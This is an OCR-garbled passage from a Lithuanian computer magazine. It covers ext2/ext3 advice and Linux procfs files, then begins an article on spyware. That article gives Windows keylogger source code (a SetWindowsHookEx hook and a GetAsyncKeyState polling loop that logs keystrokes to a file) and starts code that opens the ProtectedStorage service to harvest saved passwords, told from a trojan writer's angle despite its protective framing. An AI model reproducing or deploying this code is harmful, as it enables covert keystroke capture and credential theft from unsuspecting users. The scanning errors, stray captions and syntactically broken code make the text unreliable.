Prie UPS'o prijungtuose namų kompiuteriuose geriausia būtų naudoti ext2, kun pagal nutylėjimą įdiegama daugelyje distributyvų. Jeigu jau netur rezervinio maitinimo šaltinio, o elektros atjungimas (pakibimai, netikėti perkrovimai) — įprastas reiškinys, naudok ext3 ir pasirink maksimalų žurnalizavimo lygį. Noredamas didesnio našumo, žurnalo bylą išsaugok į atskirą kietąjį diską, kuns būtų prijungtas prie savo atskiro IDE kanalo (beje, tai nėra būtina, kadangi šiuolaikiniai IDE įrenginiai moka normaliai vienas su kitu pasidalinti vieną magistralę, jeigu, be abejo, nesugalvoja pakonfliktuoti).

Serveriuose ir darbo stotyse su RAID masyvais ext2 galima įdiegti tuo atveju, jeigu šios mašinos orientuotos į skaitymą, o ext3 — jeigu orientuotos į rašymą. Ext3 atveju daugiausia išiošiama tuomet, kai dirbama su duomenų bazėmis, tačiau čia viskas priklauso nuo užklausių ir pačios duomenų bazės tipo. Tokiu atveju patikimą atsakymą duoti gali tik eksperimentas.



Įrankis *davtools*, kuns vizualizuoja pasirinkto bylių sąrašo fragmentaciją





# 047

## Kelionė į branduolio centrą

Tyrinėjam virtualią  
failų sistemą „procfs“

TUO METU, KAI KITOSE OPERACINĖSE SISTEMOSE NORINT VARTOTOJUI SUTEIKTI GALIMYBĘ KONTROLIUOTI BRANDUOLIO VEIKIMĄ, TAI PAT GAUTI PRIEJIMĄ PRIE SISTEMINĖS STATISTIKOS SU IŠSAMIA INFORMACIJA APIE PROCESUS, APARATŪRĄ BEI TINKLĄ, REIKIA DAUGYBĖS SKIRTINGŲ PROGRAMŲ, LINUX SISTEMOJE VISA TAI PASIEKIAMA LABAI PAPRASTAI — PER /PROC FAILŲ SISTEMĄ. ŠIAME STRAIPSNYJE KAIP TIK IR PAKALBĖSIME APIE PROCFS.

**[Bendri duomenys apie „procfs“]** Visų pirma, virtuali failų sistema *procfs* skirta gauti informaciją apie paleistus procesus — pavadinimą, unikalų identifikatorių, išskirtos atminties kiekį ir t.t. *Linux* sistemoje ji taip pat aprūpina vartotoją informacija apie aparatūrą, failų sistemas, suteikia priejimą prie sisteminės statistikos, leidžia „veikimo metu“ (*on-the-fly*) keisti tam tikrus branduolio parametrus. Įdomu tai, jog *procfs* neegzistuoja nei fiziniame diske, nei operatyvineje atmintyje. Kai kreipiamasi į kokią nors bylą, kur yra kataloge */proc* (būtent prie jo paprastai montuojasi mūsų šiandien aptanama FS), branduoliui perduodamas atitinkamas pranešimas ir jis atsakydamas grąžina reikiamą informaciją. Taip sukurama darbo su tikra kietajame diske esančia FS iliuzija. Su *procfs* veikia labai daug programų, todėl ji yra gyvybiškai svarbi bet kuriam *Linux* distributyvui.

**[Procesai ir jų viduriai]** Jeigu jau *procfs* buvo kuniama kaip „procesų failų sistema“, tai ir pradedime būtent nuo šios funkcijos. Jeigu tu žvilgteltumei į katalogą */proc*, tai pamatytum daugybę katalogų, kurių pavadinimai sudaryti tik iš skaičių. Toks pavadinimas nurodo proceso PID, o pačiame kataloge saugoma su šiuo procesu (jo identifikatoriumi) susijusi informacija. Pavyzdžiui, informaciją apie procesą *init*, kurio PID visada lygus vienam, galima rasti kataloge */proc/1*. Yra ir dar vienas specialus su procesais susijęs katalogo elementas: */proc/self*. Ši nuoroda parodo tą procesą, kuris šiuo metu dirba su */proc* katalogu. Dabar pakalbėsime apie tokių katalogų turinį. Pirmoji byla, į kurią reikėtų atkreipti dėmesį: *cmdline*. Tai proceso paleidimo eilutė, t.y. programos pavadinimas ir jai perduoti argumentai. Jeigu šioje byloje nieko nėra, tai reiškia, kad procesas yra *swap*-e arba pavirto zombiu. Kataloge taip pat yra nuoroda su pavadinimu *exe*, rodanti į vykdomą bylą, kuną paleidus ir buvo pagimdytas šis procesas. Taip galima paleisti proceso kopiją. Dar dvi nuorodos *root* ir *cwd* rodo į proceso failų sistemos šaknį bei einamąjį darbinį katalogą. Labai naudingas gali būti bylos *environ* turinys, nes jame tu rasi proceso aplinką (paveldėtus aplinkos kintamuosius). Atkreipk dėmesį, kad bylos eilutės atskirtos ne naujos eilutės, o nuliniu simboliu (išmanantieji C supras, kodėl taip padaryta). Taigi norint bylos turinį pateikti patogiai skaitomu pavidalu, teks įvykdyti tokią komandą:

```
# cat /proc/PID/environ | tr „\0“ „\n“ | less
```

Jeigu jau pradėjome kalbėti apie procesų aplinką, tai derėtų paminėti ir katalogą *fd*, kuriame saugomos nuorodos į proceso atidarytas bylas. Nuorodos pavadinimas yra bylos deskriptorius. Kaip žinia, bet kurio proceso bylos deskriptoriai, kunų numeriai 0, 1 ir 2, yra standartiniai įvedimo, išvedimo ir klaidų, išvedimo srautai. Taigi paprastai konsolinei programai visos trys bylos rodyti į terminalinį „renginį“ (*/dev/vc/\** konsolėi ir */dev/pts/\** xterm’ui). Demonų atveju bylos rodyti arba į */dev/null*, arba jų iš viso nebus (jeigu programa įždare bylos deskriptorių). Žinant aukščiau išsakytus dalykus, galima prisigalvoti įdomių pramogų, pavyzdžiui, programos išvedimą nukreipti į jos įvedimo srautą:

```
# command > /proc/self/fd/0
```

Panaudojant *procfs* taip pat galima sužinoti, kokią adresų erdvę užima procesas. Tokia informacija prieinama byloje *maps*, kur sudaryta iš eilučių. Kiekvienos eilutės formatas yra toks: adresų erdvė, teisės, poslinkis vykdomoje byloje, įrenginys, kuriame yra byla, bylos deskriptoriaus numeris, kelias iki vykdomos bylos arba bibliotekos. Ši byla labai naudinga, kai reikia sužinoti, kokias bibliotekas, iš kur ir kokiais adresais kraunasi procesas. Populiari programa *lsf* aktyviai naudoja būtent šiuos duomenis. Statistiniai duomenys apie procesą pateikiami bylose *stat*, *statm* ir *status*. Pirmųjų dviejų formatas yra „žalias“ (*raw*), kurį gana gerai valdė programuotojai, tačiau jokių būdų ne paprasti vartotojai. O *status* tą pačią informaciją pateikia žmogui suprantamu pavidalu. Iš laukų pavadinimų lengva suprasti jų paskirtį, todėl šiuo atveju labiau nesigilinsiu.

**[Aparatinis lygis]** Pasinaudojus */proc*, galima daug sužinoti apie aparatūrą (geležį): informaciją apie įdiegtus procesorius, operatyvinę atmintį, PCI magistralę ir t.t. Visi duomenys pateikiami



Core byla — tai programos „idzima“ metu iQuit, ABRT, SFGV ir kiti signalai branduolio sugeneruojama byla. Joje yra proceso atminties turinys (dump), kuris skirtas šio lygio priežiščiai išanalizuoti.



Šmeikštus Bogomips apibūdinimas. Kiek kartų per sekundę procesorius gali nuko neganti.

realiu laiku. Tai reiškia, jog prie kompiuterio prijungus kokį nors plug'n'play įrenginį, tu tuojau pat su procfs galėsi apie jį susidaryti savo nuomonę. Iš pradžių žvilgtelėsime į bylą /proc/cpuinfo, kurioje, kaip jau tikriausiai galima numanyti, saugoma informacija apie centrinį procesorų. Iš dėmesio verty laukų paminečiai štai

ka: vendor\_id — procesoriaus tiekėją identifikuojanti eilutė, model name — procesoriaus modelis (pavyzdžiui, AMD Sempron(tm) 2600+), cpu MHz — procesoriaus darbo dažnis (tikslumas kiti tūkstantosios dalies), cache size — spartinančios atminties apimtis, flags — palaikomų instrukcijų rinkinys (tokie, kaip MMX ir SSE). Taip pat žvilgtelėk į bogomips lauką — tai procesoriaus našumo pseudotestas.

Toliau pagal prortetą, be jokios abejonės, eina informacija apie operatyvinę atmintį, kurią galima lengvai išgauti iš bylos /proc/meminfo. Čia pakankamai daug laukų, o jų kiekis priklauso nuo opcijų, su kuriomis buvo sukompiliuotas branduolys (pavyzdžiui,

highmem). Bendras operatyvinės atminties kiekis nurodomas lauke MemTotal. Nenustebk, jeigu tau čia truks 2–5 baitų, nes jie buvo panaudoti branduolio patalpinimui atmintyje ir todėl jie neprieinami vartotojiškoms programoms. Aš ne neaiškinsiu, kas yra MemFree, tuo tarpu laukai Buffers ir Cached yra ganėtinai įdomūs. Pirmasis parodo kietojo disko spartinančiąją atminčiai (cache) išskirtą atminties dalį, o antrasis atvaizduoja iš disko užkešutų bylų kiekį. Informacija apie swap sritis yra laukuose SwapTotal ir SwapFree. Standartinė komanda free informaciją gauna būtent iš šios bylos.

Išsamios informacijos apie visus Linux krovimosi metu aptiktus PCI įrenginius tu rasi byloje /proc/pci. PCI magistrale šiuolaikiniuose kompiuteruose yra ne tik prapletimo magistrale, tačiau ir kitų magistralių pagrindas (pavyzdžiui, USB), todėl /proc/pci byloje be informacijos apie prijungtus įrenginius gali rasti duomenis apie įvairius valdiklius ir kitas magistras. Pritygtinai rekomenduojau branduolyje įjungti opciją Bus options (PCI, PCMCIA, EISA, MCA, ISA) -> PCI device name database. Po šio pasikeitimo branduolys išsipūs 80–čia Kb, tačiau vis. PCI įrenginiai vietoje Unknown tures prasmingus pavadinimus.

Informacija apie kitus įrenginius, kurie prijungti prie PS/2 (pele, klaviatūra) ir USB lizdų, yra bylose /proc/bus/input/devices ir /proc/bus/usb/devices. Beje, tam, kad sistemoje būtų sukurta antroji byla, branduolys turėtų būti sukompiliuotas su opcija Device Drivers -> USB support -> USB device filesystem.


Dabar pereikime prie ACPI, kuri visų pirma yra maitinimo ir energijos suvartojimo valdymo sistema. Procfs sistemoje numatyta galimybė perversi sistemą į įvairias daug energijos nevaudojančias miego būsenas. Visos motinineje plokšteje galimos būsenos išvardintos byloje /proc/acpi/sleep.

Dabar teks branduolyje aktyvuoti opciją Power management options (ACPI, APM) -> acpi — ACPI... -> Sleep States, kad būtų galima gauti galimybę valdyti ACPI būsenas. Norint gauti S4, prireiks opcijos Power management options (ACPI, APM -> Software Suspend), taip pat į branduolio krovimosi opcijas reikia pridėti resume=/dev/kur\_tavo\_swap.


Perversi kompiuterį į miego būseną labai paprasta. Pakanka į bylą /proc/acpi/sleep įrašyti būsenos numerį, ką galima padaryti, pavyzdžiui, taip:

```
5 echo 3 > /proc/acpi/sleep
```


Ir paskutinis katalogo /proc elementas, kurį aš noriu aptarti šame skyrelyje: /proc/driver. Paprastai trečiųjų šalių gamintojų



Proceso mie byla maps



Surenkame statistiką



Visi moduliai kaip ant delno



tvarkykles jame sukuria savo kampelį. Šio katalogo užpildymas smarkiai priklauso nuo branduolio konfigūracijos, todėl aš visa tai aprašysiu remdamasis savo mašinos pavyzdžiu. Pas mane čia yra byla *rtc*, atvaizduojanti to paties pavadinimo tvarkykles darbo statistiką (*Real Time Clock* — realaus laiko laikrodis), bei katalogas *nvidia*, kurį sukūrė firmine kompanijos „nVidia“ vaizdo plokščių tvarkyklė.

**[Identifikacija]** Ką visų pirma reikia sužinoti apie OS? — „Be jokios abejonės, versiją!“ — atsako visi vieningai. Teisingai, informacija apie branduolio versiją ir sukompiliavimo laiką pateikiama byloje */proc/version* maždaug tokiu pavidalu:

```
Linux version 2.6.11 (root@uocohost) (gcc version 3.4.3) #7 Sat Jul 23 16:08:26
VERST 2005
```

Nori išsiaiškinti, su kokiais parametrais buvo užkrautas branduolys? Žvilgtelėk į bylą */proc/cmdline*.

Šiuo metu užkrautų modulių sąrašas saugomas byloje */proc/modules*. Jos formatas toks: modulis\_pavadinimas dydis priklausomybių kiekis — *live* adresas\_atmintyje. Priklausomybių kiekis — tai skaičius, kuris parodo, kiek kitų modulių priklauso nuo šio modulis. Komanda *lsmod* informaciją ima būtent iš *proc/modules*.

Visos branduoliui įkandamos failų sistemos išvardintos byloje */proc/filesystems*. Tiesą sakant, šis sąrašukas gali pasirodyti šiek tiek ilgesnis, nei tu manai ;). Pavyzdžiui, pas mane sąrašas yra *bdev, sockfs, pipefs, eventpollfs*. Kad branduolys veiktų teisingai, reikia jų visų. Kokios iš šių FS sumontuotos einamam metu, tau pasakys byla */proc/mounts*, kurios formatas identiškas */etc/fstab* konfigui. Informacija apie sumontuotas *swap* sritys pateikiama byloje */proc/swaps*.

Be aukščiau išvardintų bylų taip pat egzistuoja katalogas */proc/fs*, kuriame, *Linux* kūrėjų sumanymu, turėtų būti patalpinama bet kokia failų sistemų tvarkyklių informacija. Realiam gyvenime čia galima rasti tik informaciją apie NFS tvarkyklę, *reiserfs* failų sistemą ir, jeigu diegtas atitinkamas pataisymų paketas, *no supermount*. Atkreipk dėmesį: jeigu tu nori gauti *reiserfs* statistiką, tau teks branduolyje jungti opciją *File systems -> Stats in /proc/fs/reiserfs*.

**[Tinklas]** Visa tinklo statistika saugoma bylose, kurios yra kataloge */proc/net*. Einami susijungimai išvardinti *tcp, udp* ir *unix* bylose. Iš esmės čia pateikiama ta pati informacija, kurią galima pamatyti su *netstat*, tik branduolio soketų lentelės formatu. Tai reiškia, kad visi duomenys pateikiami šešioliktainiu formatu (įskaitant IP adresus ir jungtis), o susijungimų būseną identifikuoja skaičius. „Žalių“ soketų lentelė yra byloje *raw*. Maršrutizavimo lentelės turinį galima rasti byloje *route*. Paprasto žmogaus akimis maloni informacija saugoma tik dvejose bylose: *arp* ir *dev*. Pirmoji — tai ARP lentelė (IP ir MAC adresų atitikmenų lentelė), o antroje saugoma tinklo įrenginių statistika. Byla *dev* pateikiama kaip lentelė iš trijų sekcijų: tinklo sąsajos, priimtų ir perduotų duomenų statistikos. Antrosios ir trečiosios sekcijos formatai vienodi, jas sudaro šie stulpeliai: *bytes* — bendras perduotos/priimtos informacijos kiekis, *packets* — perduotų/priimtų paketų skaičius, *errs* — paketų su neteisingomis antraštemis skaičius, *drop* — atmestų (pavyzdžiui, ugniasienės) paketų skaičius, *multicast* — transliuojančių paketų skaičius. Visą šią informaciją panaudoja *ifconfig*, kurią apdorojus išvedamas vartotojams priimtinas atsakymas.

**[Branduolinė buhalterija]** Pagrindinė statistinės informacijos susikaupimo vieta branduolyje yra byla */proc/stat*. Pirmoji eilutė, prasidedanti „cpu“, atvaizduoja duomenis apie tai, kiek laiko procesorus išleikvoja vartotojiškų programų kodui vykdyti (pirmasis skaičius), branduolio kodui vykdyti (trečiasis skaičius), kiek laiko procesorius „miega“ (ketvirtasis skaičius), kiek laiko laukia įvedimo/išvedimo operacijų įvykdymo (penktasis skaičius) ir kiek laiko sunaudojamą pertraukimų apdorojimui (šeštasis skaičius). Likę stulpeliai nėra tokie įdomūs. Duomenys pateikiami šimtosiomis sekundės dalimis. Noriu pastebėti, kad normaliai veikiančioje sistemoje procesoriaus nieko neveikimo laikas bus keletą kartų didesnis už jo darbo laiką. Likusios eilutės nėra tokios įdomios, tačiau keletą iš jų aš vis dėlto pakomentuosiu. *Btime* — sistemos užkrovimo laikas sekundėmis, skaičiuojant nuo 1970 metų sausio 1. *Processess* — bendras nuo sistemos užkrovimo momento atsiradusių procesų kiekis.

Tokią daugeliui svarbią informaciją, kaip vidutinis procesoriaus apkrovimas, galima sužinoti iš bylos */proc/loadavg*. Daugelį naujokėlių jos turinys glumina. O iš tiesų čia viskas labai paprasta, nors ir neįprasta. Trys skaičiai parodo užduočių (procesų) kiekį, kurie laukia savo įvykdymo per paskutines 1, 5 ir 15 minučių. Taigi jeigu per minutę savo įvykdymo lauke vidutiniškai mažiau nei viena užduotis, tai apkrovimas yra apie 5–10%, jeigu 2–3 užduotys — 80–90%, o 4–5 užduotys reiškia 100% apkrovimą. Daugelis programų, kurios apskaičiuoja procentinį procesoriaus apkrovimą, duomenis gauna būtent iš šios bylos.

Nuo užkrovimo momento praėjęs laikas yra byloje */proc/uptime*. Byloje yra du skaičiai: bendras laikas ir procesoriaus prastovos laikas. Atskaita fiksuojama sekundėmis. Pas mane antrasis skaičius vos šimtu mažesnis už pirmąjį ;).

**[Kas liko už kadro]** O už kadro pas mus šiandien liko pseudo-byla */proc/kcore*. Ji visą fizinę sistemos atmintį atvaizduoja core formatu, todėl leidžia realiu laiku analizuoti vidines branduolio struktūras. Norint pasinaudoti šia galimybe, reikia užkrauti derinimo informaciją priimančių branduolių (jis po sukompiliavimo įrašomas į išeities tekstų šaknį: */usr/src/vmlinux*) ir root vardu įvykdyti šią komandą:

```
$ gdb --core=/proc/kcore
```

Atkreipk dėmesį, jog ši byla nebus sukurta, jeigu branduolyje atjungta opcija *File systems -> Pseudo filesystems -> /proc/kcore support*.

Šiame straipsnyje aš taip pat praleidau branduolio našumo didinimą (*tuning*) */proc/sys* (arba *sysctl*) priemonėmis, tačiau tai jau atskiro straipsnio tema.

#### Pagrindinės ACPI miego būsenos

- S1 — minimalus energijos taupymas, greitas prabudimas.
- S2 — visi įrenginiai, išskyrus operatyvinę atmintį, pervedami į mažesnio energijos suvartojimo režimą.
- S4 — operatyvinės atminties turinys išsaugomas *swap*'e, po to kompiuteris išjungiamas; kito užkrovimo metu branduolys *swap*'e saugomą informaciją perkelia atgal į operatyvinę atmintį.



# 050

## „Spyware“ enciklopedija

Kaip ir ką vagia šiuolaikinės šnipinėjančios programos. ŠIANDIEN VISI VIENI KITUS ŠNIPINĖJA. REIKIA PASTEBĖTI, KAD TAME NĖRA NIEKO GERO. PRIVISO PROGRAMŲ, KURIŲ TIKSLAS VIENAS VIENINTELIS — IŠ KOMPIUTERIO RINKTI VISĄ ĮMANOMĄ INFORMACIJĄ IR JĄ KAM NORS IŠSIŪSTI. ŠIŲ PROGRAMŲ KLASĖ BUVO PAKRIKŠTYTA NJOSTABIU ŽODELIU SPYWARE. BEJE, TAME TAIP PAT NIEKO GERO. GERAU TIK TAI, KAD ŠIANDIEN MES IŠSIAIŠKINSIM, KOKIE BŪNA ŠIE NEMALONŪS ŠNIPINĖJIMO ĮRANKIAI, KAIP JIE REALIZUOJAMI IR KAIP NUO JŲ APSISAUGOTI.

Visų pirma gnežtai apibrėžkime spyware sąvoką. Spyware — tai programa, kuri be vartotojo leidimo renka kokią nors kompiuteryje saugomą informaciją ir išsiunčia ją savo šeimininkui. Spyware kategorijai vienareikšmiškai galima priskirti įvairiausius keyloggerius, formgrabberius ir Pinch tipo slaptažodžių trojanus. Vis dėlto AntiSpyware programinės įrangos gamintojai tokio gnežto apibrėžimo nesilaiko ir į savo signatūrų bazes pridėda tokias programas, kurios jokių būdu negali būti priskirtos šiai kategorijai

(pavyzdžiui, NetBus tipo trojanai, kuriuose apie jokiais šnipinėjimo funkcijas nė neužsimenama). Šiuo principu veikia ZoneAlarm ir Outpost Firewall (pastarajame toks modulis atsirado visai neseniai, išleidus 3.0 versiją) AntiSpyware moduliai, taip pat AVZ, Trojan-Remover, Microsoft AntiSpyware ir daugelis kitų programų. Tokių apsaugų suteikiama nauda gana abejotina. Jos veikia taip pat, kaip ir antivirusai, o tai reiškia, kad jos nemoka atpažinti naujų šnipinėjimo programų ir modifikuotų senų programų versijų. Be to, bet koks antivirusas su signatūrine paieška su šia užduotimi susitvarko kur kas geriau už tokias programas.

Vis dėlto egzistuoja ir tokie AntiSpyware įrankiai, kurie remiasi ne konkrečių šnipinėjimo programų paieška, o bando aptikti jų veikimui būdingus požymius. Tokios programos užtikrina neblogą apsaugos lygį, o siekiant jas aperti reikia aiškiai suvokti jų darbo metodus. Straipsnio pabaigoje aš išsamiai aptarsiu keletą tokių programų, o kol kas pabandykime išsiaiškinti, kokių būtent duomenis medžioja piktieji šnipai.

**[Keyloggeriai]** Keyloggeriai, arba dar kitaip vadinami klaviatūros šnipai, — tai plačiausiai paplitęs šnipinėjimo programų tipas. Šios programos atsirado dar seno gero DOS'o laikais, o dabar tarp keyloggerių realizacijų galima rasti tokių variantų, kurie skirti visoms Windows versijoms, Linux ir net BSD sistemoms. Kaip tu tikniausiai ir pats supranti, šios šnipinėjančios programos užsiima tuo, kad tyliai registruoja visą su klaviatūra (ir pele) įvedamą informaciją. Tai gali būti slaptažodžiai, tiek susirašinėjimas elektroniniu paštu, todėl šio spyware tipo aprėpiama sritis gana padoni.

Windows sistemoje daugelis klaviatūros šnipų sukurti kaip nesudėtingas hukas (hook) ant vieno iš sisteminių įvykių. Tokiam hukui aktyvuoti naudojama funkcija SetWindowsHookEx. Siekiant perimti klavišų nuspaudimus, stebimi WH\_GETMESSAGE arba WH\_KEYBOARD įvykiai. Pirmuoju atveju huko callback funkcija gaus visus lango pranešimus, o antruoju — tik WM\_KEYDOWN ir WM\_KEYUP. Hukus apdorojanti procedūra turi būti dll bibliotekoje, kuri bus užkrauta su visais pranešimų eilę turinčiais procesais (tai visi GUI procesai). Po to lango pranešimas su SendMessage perduodamas į pagrindinį keyloggerio procesą, kur ir atliekamas logo išsaugojimas į diską arba jo persiuntimas tinklu. Hukas aktyvuojamas štai taip:

```
hHook = SetWindowsHookEx(WH_KEYBOARD, KeyboardProc, hInstance, 0)
```

Funkcija KeyboardProc atrodo maždaug taip:

```
RESULT CALLBACK KeyboardProc(int code, WPARAM wParam, LPARAM lParam)
{
    if(code != HC_NOREMOVE)
        if(lParam < 0)
            if(code == HC_ACTION) {
                hwnd = FindWindow(szWindowClass, szWindowName);
                SendMessage(hwnd, WM_LOGGERB, wParam, lParam);
            }

    return CallNextHookEx(NULL, code, wParam, lParam);
}
```

Kaip matai, šį metodą labai paprasta įgyvendinti, tačiau jis turi rimtą trūkumą — tam būtina dll biblioteka. Dėl tokios dll bylos užkrovimo keiksis visos šiuolaikinės ugniasienės, todėl iš šio me-



todo mažai naudos, nors jis vis dar naudojamas daugelyje spyware programų.

Šią problemą galima išspręsti panaudojant funkciją *GetAsyncKeyState*, kun jos iškviatimo momentu gauna informaciją apie klaviatūros būseną (kokie klavišai nuspaušti). Funkcijai vietoje argumento perduodamas tiknamo klavišo kodas, o ji grąžina klavišo būsenos kodą. Norint skenuoti visą klaviatūrą, mes turime periodiškai iškviesti *GetAsyncKeyState* su visų sekamų klavišų kodais ir stebėti jų būsenos pasikeitimus. Informacijos apie klaviatūros būseną saugojimui naudojamas 95 elementų masyvas, užpildytas tokio formato struktūromis:

```
typedef struct VTABLE {
    int VIR_KEY,
    TCHAR Des,
} VTABLE;
```

*VIR\_KEY* — tai tiknamo klavišo kodas, o *Des* — klavišo būseną. Tokiu atveju klaviatūros skenavimo ciklą vykdančias kodas atrodytų štai taip:

```
for(i=0;i<94;i++)
if(GetAsyncKeyState(VKeys[i] VIR_KEY) & 0x00000001)
if(GetAsyncKeyState(VKeys[i] VIR_KEY) & 0x80000000) {
    if(VKeys[i].VIR_KEY >= 0x41) && (VKeys[i].VIR_KEY <= 0x5A){
        if(! ( GetKeyState(VK_CAPITAL) & 0x00000001 ) ^
            ( GetKeyState(VK_SHIFT) < 0 ) ) {
            sprintf(KeyData "%c" (TCHAR)tolower(VKeys[i].VIR_KEY));
            res = WriteFile(hFile, (LPCVOID)KeyData, 1, &BW, NULL);
            if(res == 0) SendMessage(hwnd, WM_DESTROY, 0, 0);
            break;
        }
    }

    if( (GetKeyState(VK_SHIFT) < 0) && IsTrans(VKeys[i].VIR_KEY) ) {
        sprintf(KeyData "%c", (TCHAR)TransKey(VKeys[i].VIR_KEY));
        res = WriteFile(hFile, (LPCVOID)KeyData, 1, &BW, NULL);
        if(res == 0) SendMessage(hwnd, WM_DESTROY, 0, 0);
        break;
    }

    sprintf(KeyData "%s" VKeys[i].Des);
    res = WriteFile(hFile, (LPCVOID)KeyData, strlen(VKeys[i].Des), &BW, NULL);
    if(res == 0) SendMessage(hwnd, WM_DESTROY, 0, 0);
}
```

Norint gauti pakenčiamą logą, šį ciklą reikia kartoti periodiškai kas 100 ms. Toks klaviatūros įvedimo sekimo būdas nereikalauja jokių bibliotekų, tačiau išsiskiria tam tikru nestabilumu, t.y. negarantuoja visų nuspauštų klavišų perėmimo.

**Formgrabbenai**

Formgrabbenai naudojami informacijai apie įvairių svetainių lankymo statistiką surinkti ir jose išsiunčiamai informacijai analizuoti. Grubiai šnekanč, jie penma viską, ką vartotojas įveda naršyklėje matomose formose

Formgrabbenai turi nedidelį porūšį — TAN-grabbenus. Jų ypatybė ta, kad jie nukreipti prieš bankų sistemų vartotojus, moka atpažinti penmamą informaciją ir savo šeimininkui išsiųsti tik reikiamus duomenis. Taip pat jie moka ne tik šiuos duomenis gauti,



Antivirusinių įrankių AVZ, apie kun buvo kalbama straipsnyje. Jų gali gauti čia: <http://x-oleg.com/antivirus/AVZ/>

bet ir blokuoti jų siuntimą į banko svetainę, kad sąskaitos šeimininkas negaletų ja pasinaudoti ki tol, kol ji apvogt. Pažangrausi TAN-grabbenai moka atjungti įvairias bankų

svetainese įdiegtas apsaugas (pavyzdžiui, apnbojimus priejimui pagal IP), imituodami sistemos vartotojo nustatymų konfigūravimo veiksmus. Ši šnipinėjančių programų rūšis yra pavojingiausia, kadangi ji orientuota į realių pinigų vagystę. Norėčiau tave įspėti dėl tokio tipo programų kūrimo ir pardavimo, kadangi tai tiesiausias kelias už grotų.

**[Slaptažodžių trojanai]** Daugeliui hakerių neįdomus vartotojo asmeninis gyvenimas ir net jo kreditinės kortelės. Jiems tiesiog reikia pagrobti vartotojo elektroninį paštą, ICQ UIN'ą arba dar ką nors panašaus. Tam ir yra skirti slaptažodžių trojanai, pavyzdžiui, tokie, kaip labai labai populiarus *Pinch*. Dažniausiai jie veikia vienu ir tuo pačiu nelabai sudėtingu principu — tiesiog paima visus slaptažodžius.:

*Windows NT* sistemoje yra specialus servisas, skirtas privačių duomenų saugojimui, kuris vadnasi *ProtectedStorage*. *Internet Explorer* slaptažodžių ir formų automatinio užpildymo duomenų saugojimui naudoja būtent šį servisą. Ji savo sapty duomenų saugojimui taip pat naudoja *MSN Messenger* ir *MS Outlook*. Žodžiu, trojanų kūrėjai turėtų padėkoti didžajai ir siaubingajai „Microsoft“, kun susigalvojo visus slaptažodžius saugoti vienoje vietoje, dėl ko smarkiai palengvino trojanų kūrėjų gyvenimą. *ProtectedStorage* peržiūrai galima panaudoti programą *Protected Storage Explorer*, tačiau tave greičiausiai domina ne pats įrankis, o jo veikimo principas. Ką gi, tuojau papasakosiu.

Darbai su *ProtectedStorage* naudojamos funkcijos iš bibliotekos *pstorec.dll*, kun įeina į *Windows* sudetį. Viskas prasideda nuo funkcijos *PStoreCreateInstance*, kun sukuna *IPStore* klasės objektą. Čia, kaip tu supranti, mes susiduname su tuo prakeiktu OOP, tačiau dėl to neverta kristi ant žemės ir isterikuoti drabstant iš burnos putas. Pakanka suprasti, kad klasė yra tam tikra struktūra, kunoje saugomos rodyklės į jos metodus. Žinant šią struktūrą, galima iškviatinti klasės metodus nenaudojant C++ ir OOP galimybių, o tai reiškia, kad šiuo atveju galima su grynų API rašyti abar mažas programas, kas trojanų kūrėjui yra ištis svarbu.

Taigi prie darbo. Iš pradžių mums reikia užkrauti *pstorec.dll*, importuoti funkciją *PStoreCreateInstance* ir sukurti *IPStore* klasės egzemplionų:

```
typedef HRESULT (WINAPI *IPStoreCreateInstance)
(IPStore **, DWORD, DWORD, DWORD);
HMODULE hpsDLL;
hpsDLL = LoadLibrary(L"pstorec.dll");
IPStoreCreateInstance pPStoreCreateInstance;
pPStoreCreateInstance = (IPStoreCreateInstance)
    GetProcAddress(hpsDLL, "PStoreCreateInstance");
IPStorePtr IPStore;
HRESULT hRes = pPStoreCreateInstance(&IPStore, 0, 0, 0);
```

